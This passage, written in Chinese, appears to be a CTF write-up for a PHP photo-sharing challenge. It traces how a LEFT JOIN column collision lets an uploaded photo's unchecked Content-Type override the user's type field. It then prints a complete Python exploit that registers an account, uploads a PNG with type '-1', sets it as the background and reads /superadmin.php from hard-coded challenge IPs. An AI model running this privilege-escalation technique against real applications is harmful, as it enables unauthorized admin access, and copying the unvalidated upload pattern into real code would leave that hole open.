使用LEFT JOIN 连接,->first() 会把结果转换为一个对象(stdClass)。而对象的属性名不能重复,所以后出现的字段会覆盖前一个。
而 LEFT JOIN 时列的顺序通常是:先左表后右表
所以最终对象里:
user.type 会先出现
photo.type 紧接着出现,并覆盖掉前者
所以只要设置的背景图,那么查询结果中的type字段就由photo.type 决定而不是 user.type
接下来找上传入口
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 class PhotoController public function upload ( if (!Auth ::check ()) { json (['success' => false , 'message' => 'Not logged in' ], 401 ); } if (!isset ($_FILES ['photos' ]) || empty ($_FILES ['photos' ]['name' ][0 ])) { json (['success' => false , 'message' => 'Please select photos' ]); } $files = $_FILES ['photos' ]; $uploadedPhotos = []; $snowflake = new Snowflake (); $uploadPath = config ('upload.path' ) . '/photos' ; if (!is_dir ($uploadPath )) { mkdir ($uploadPath , 0755 , true ); } $fileCount = count ($files ['name' ]); for ($i = 0 ; $i < $fileCount ; $i ++) { if ($files ['error' ][$i ] !== UPLOAD_ERR_OK) { continue ; } $file = [ 'name' => $files ['name' ][$i ], 'type' => $files ['type' ][$i ], 'tmp_name' => $files ['tmp_name' ][$i ], 'error' => $files ['error' ][$i ], 'size' => $files ['size' ][$i ] ]; if (!isValidImage ($file )) { continue ; } $ext = pathinfo ($file ['name' ], PATHINFO_EXTENSION); $photoId = $snowflake ->nextId (); $savedFilename = $photoId . '.' . $ext ; $filePath = $uploadPath . '/' . $savedFilename ; if (!move_uploaded_file ($file ['tmp_name' ], $filePath )) { continue ; } $exifData = extractExif ($filePath ); $result = Photo ::create ([ 'user_id' => Auth ::id (), 'original_filename' => $file ['name' ], 'saved_filename' => $savedFilename , 'type' => $file ['type' ], 'size' => $file ['size' ], 'width' => $exifData ['width' ], 'height' => $exifData ['height' ], 'exif_make' => $exifData ['make' ], 'exif_model' => $exifData ['model' ], 'exif_exposure_time' => $exifData ['exposure_time' ], 'exif_f_number' => $exifData ['f_number' ], 'exif_iso' => $exifData ['iso' ], 'exif_focal_length' => $exifData ['focal_length' ], 'exif_date_taken' => $exifData ['date_taken' ], 'exif_artist' => $exifData ['artist' ], 'exif_copyright' => $exifData ['copyright' ], 'exif_software' => $exifData ['software' ], 'exif_orientation' => $exifData ['orientation' ] ]); if ($result ['success' ]) { $uploadedPhotos [] = [ 'id' => $result ['photo_id' ], 'filename' => $savedFilename , 'original_filename' => $file ['name' ], 'url' => '/uploads/photos/' . $savedFilename ]; } } if (empty ($uploadedPhotos )) { json (['success' => false , 'message' => 'Photo upload failed' ]); } json (['success' => true , 'photos' => $uploadedPhotos ]); }
这个接口直接把 $_FILES['type'] 原样存进数据库。
isValidImage对文件进行检查
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 function isValidImage ($file $allowedExtensions = config ('upload.allowed_extensions' ); $ext = strtolower (pathinfo ($file ['name' ], PATHINFO_EXTENSION)); if (!in_array ($ext , $allowedExtensions )) { return false ; } if ($file ['size' ] > config ('upload.max_size' )) { return false ; } $imageInfo = @getimagesize ($file ['tmp_name' ]); if ($imageInfo === false ) { return false ; } return true ; }
没有对Content-Type做校验,它仅验证扩展名、大小以及 getimagesize 是否能读出基本信息。所以我们可以上传任意图片,然后改写Content-Type为小于0即可
exp
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 import requests, re, sys, base64, random, stringBASES = [ "http://1.95.160.41:26000" , "http://1.95.160.41:26001" , "http://1.95.160.41:26002" , ] def randstr (n=8 ): return '' .join(random.choice(string.ascii_letters + string.digits) for _ in range (n)) def get (url, session ): r = session.get(url, timeout=10 ) r.raise_for_status() return r def post (url, data=None , files=None , session=None ): r = session.post(url, data=data, files=files, timeout=15 ) r.raise_for_status() return r def parse_csrf_from_register (html ): m = re.search(r'name="csrf_token"\s+value="([^"]+)"' , html) return m.group(1 ) if m else None def parse_csrf_from_space (html ): m = re.search(r"const csrfToken = '([^']+)'" , html) return m.group(1 ) if m else None def exploit (base ): try : s = requests.Session() r = get(base + '/register' , s) csrf = parse_csrf_from_register(r.text) if not csrf: return ("no csrf" , None ) username = 'user_' + randstr(6 ) email = username + '@test.com' password = 'Aa123456' r = post(base + '/api/register' , data={ 'username' : username, 'email' : email, 'password' : password, 'confirm_password' : password, 'csrf_token' : csrf }, session=s) j = r.json() if not j.get('success' ): return ("register failed" , None ) r = get(base + '/space' , s) csrf2 = parse_csrf_from_space(r.text) if not csrf2: return ("csrf2 missing" , None ) png_b64 = 'iVBORw0KGgoAAAANSUhEUgAAAAEAAAABCAQAAAC1HAwCAAAAC0lEQVR42mP8zwAAAgEBAy1zuFYAAAAASUVORK5CYII=' png = base64.b64decode(png_b64) files = {'photos[]' : ('exp.png' , png, '-1' )} r = post(base + '/api/photos/upload' , files=files, session=s) j = r.json() if not j.get('success' ) or not j.get('photos' ): return ("upload failed" , None ) photo_id = j['photos' ][0 ]['id' ] r = post(base + '/api/user/background' , data={'photo_id' : photo_id, 'csrf_token' : csrf2}, session=s) j = r.json() if not j.get('success' ): return ("set bg failed" , None ) r = get(base + '/superadmin.php' , s) return ("ok" , r.text.strip()) except Exception as e: return ("error" , str (e)) def main (): bases = sys.argv[1 :] or BASES results = [] for base in bases: status, flag = exploit(base) results.append((base, status, flag)) for base, status, flag in results: print (f"{base} :{flag or '<no output>' } " ) if __name__ == '__main__' : main()